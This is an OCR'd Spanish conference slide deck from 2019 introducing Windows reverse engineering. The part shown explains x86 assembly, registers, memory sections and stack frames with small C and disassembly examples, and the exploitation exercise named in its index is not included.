Introducción al reversing en Windows

C1berwall Conference 2019

Álvaro Macías aka @naivenom

ÍNDICE

- Whoami
- Motivación
- Teoría básica.
- Práctica real con software vulnerable CVE-2018-5359.

Whoami: Álvaro Macías

- Técnico superior en administración de sistemas en red.
- Co-fundador del blog “Follow the White Rabbit”. @naivenom
- Offensive Security Certified Professional (OSCP).
- Ministerio de Defensa.
- Reverse engineer.

DISCLAMER

- La información que se va a mostrar es de carácter público.
- Las técnicas demostradas son para fines académicos, no nos hacemos responsables de su uso para otros fines.
- Hack&Learn&Share

MOTIVACIÓN

El objetivo del taller es mostrar técnicas de ingeniería inversa de software vulnerable en busca de algún bug y su posterior explotación.

REVERSE ENGINEERING 101

- Requisitos:
  - ❑ (2) VM Windows 7 (Análisis) y Kali Linux con Pwntools.
  - ❑ x64dbg.
  - ❑ Manejo de Fuzzers*. (Peach).
  - ❑ Wireshark.

- *El proceso de fuzzing no se verá en la demo

LENGUAJE ENSAMBLADOR x86

- Usa una serie de mnemotécnicos para representar las operaciones fundamentales que el procesador puede realizar.
- Vemos las primeras instrucciones que nos podemos encontrar en una función ***main***, en lenguaje ensamblador

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

LENGUAJE ENSAMBLADOR x86

- Byte corresponden → 8 bits y puede interpretarse como 2 dígitos hexadecimales.
- En la primera instrucción: “55” en hexadecimal corresponde a 1 Byte, y cada Byte tiene asignada una dirección de memoria.

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

LENGUAJE ENSAMBLADOR x86

- ❑ En la parte de la izquierda→ direcciones de memoria.
- ❑ Los Bytes de las instrucciones del lenguaje máquina en la parte central deben de estar almacenados en alguna parte siendo en la memoria, numerados con direcciones.

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

LENGUAJE ENSAMBLADOR x86

- Bytes en hexadecimal → corresponden a las instrucciones en lenguaje máquina para los procesadores de 32 bits, x86. Son representaciones del sistema binario que entiende la CPU, es decir algo como por ejemplo esto 1010110110…
- El sistema hexadecimal usa base 16, del 0 al 9 y del A a la F para representar los valores entre 10 y 15

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

LENGUAJE ENSAMBLADOR x86

- La CPU puede acceder a cada Byte por su dirección de memoria y así obtener las instrucciones de código máquina que componen el programa compilado.
- En la segunda instrucción **Mov** vemos 2 Bytes y cada uno de ellos en una dirección de memoria diferente (0x08048405 y 0x08048406).

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

LENGUAJE ENSAMBLADOR x86


- Relación estrecha entre el lenguaje ensamblador y el lenguaje máquina instrucción por instrucción, que le diferencia de los lenguajes de alto nivel o compilados.
- El *lenguaje ensamblador* es una representación de las instrucciones del lenguaje maquina que se envían al procesador. Cada instrucción del x86 está representada por un mnemotécnico, que traduce directamente a una serie de bytes la representación de la instrucción, llamada código de operación. Por ejemplo, la instrucción NOP se codifica como 0x90 en hexadecimal.

REGISTROS

- *EAX,EBX,ECX,EDX*: Son registros de propósito general.

  Acumulador, base, contador y datos respectivamente.

  Pueden guardar tanto datos como direcciones.




REGISTROS

- *EBP,ESP*: Son registros puntero de base y de pila.

  ESP(Extended Stack Pointer) es el puntero actual del stack o pila. EBP es la actual base del marco de pila, se usa para hacer referencia en las instrucciones de una función las variables locales.


- *EIP*: Es el puntero de registro de la siguiente instrucción a ejecutar

- *EDI y ESI*. Punteros de destino y origen



MEMORIA


- Esta dividida en cuatro secciones:
  - ❑ *Data*. Valores estáticos y globales inicializados cuando se ejecuta el programa.
  - ❑ *Code*. Instrucciones del código
  - ❑ *Heap*. Memoria dinámica cuando el programa esta en ejecución, crea (allocate) y libera (free).
  - ❑ *Stack*. Es usado variables locales y parámetros de funciones.



STACK

- Cuando se llama a una función, se deja un espacio en la pila para las variables locales. Este espacio es referenciado por EBP quedando por arriba las variables y por abajo el saved EBP, return address y los argumentos.
- El ESP se moverá para poder dejar ese espacio a las variables hacia las direcciones más bajas de memoria. La función estará situada lógicamente en otra dirección de memoria, y queda referenciada cuando se llama. El stack crece hacia las direcciones más bajas de memoria.

STACK


LOWER ADDRESSES
STACK
LOCAL VAR 3
LOCAL VAR 2
LOCAL VAR 1
SAVED EBP
RETURN ADDRESS
ARG 1
ARG 2
→ESP
[ebp]-4
→EBP
[ebp]+8
[ebp]+12
HIGHER ADDRESSES
Follow The White Rabbit

STACK

Las tres primeras instrucciones de una función, configuran la pila o stack, y reciben el nombre de funciones de prologo o “Standard Entry Sequence” que varían según el compilador y sus opciones.

```
0x08048404      55              push ebp
0x08048405      89e5            mov ebp, esp
0x08048407      83ec18          sub esp, 0x18
```

STACK

A grandes rasgos, lo que hace estas tres instrucciones es:

- Colocar el puntero base en la pila o el Saved EBP.
- Mueve el contenido del puntero de pila al puntero base con el objetivo de colocar a este último en el Top del stack.
- Resta el valor en hexadecimal 0x18 al puntero base, con el fin dejar espacio en la pila disponible para las variables locales. Esto podéis verlo en la imagen del Stack, apreciando como el ESP esta por encima (o en las direcciones más bajas del stack) de las variables.

STACK Ejemplo 1

Dentro de la función ***main*** tenemos una función ***f***.

```
#include <stdio.h>
main(){
    f(1,2,3)
}
```

STACK Ejemplo 1

- La instrucción CALL cambia el flujo del programa, llamando a otra función. Dentro de esta función tendrá sus correspondientes instrucciones y su instrucción de retorno.
- Antes de llamar a la función con **call**, si la función recibe argumentos se tiene que pasar a la pila esos argumentos → [ARG1,ARG2,ARG3].
- Cuando se llama a la función, el EIP cambia y se usa la pila para recordar todas las variables locales.


```
#include <stdio.h>
main(){
    f(1,2,3)
}
```

STACK Ejemplo 1

- Cuando realiza la llamada **call**, la dirección de retorno donde tiene que volver una vez finalice la función debe ser guardada en el stack → “return address”
- RET → Corresponde con la siguiente dirección de memoria después de la llamada a la función, y así usarse para devolver el EIP a la siguiente instrucción. Justo después de los argumentos
- El siguiente paso es el Saved EBP, que lo vimos en el ejemplo real con la función de prologo.

```
#include <stdio.h>
main(){
    f(1,2,3)
}
```


STACK Ejemplo 1



STACK Ejemplo 1


- Las instrucciones de acceso a la pila son PUSH y POP que básicamente es colocar en la pila y extraer de la pila respectivamente.
- La pila sigue el término FILO, “primero en entrar, último en salir”,
- Si realizamos la instrucción **push** para colocar los argumentos en la pila antes de llamar a la función, lo primero que habrá será esos argumentos antes de entrar en ella, y con **pop** el proceso inverso. El primer elemento que se ponga en la pila, es el último en salir.

STACK Ejemplo 1




STACK Ejemplo 2

- Otro ejemplo más para que veamos el Stack de un código sencillo en C
- Ambos argumentos se pasan a la función, y las variables locales de esa función quedan almacenados en la pila cuando ***function()*** se llama.
- Este conjunto de datos en la pila se denomina marco para esta función

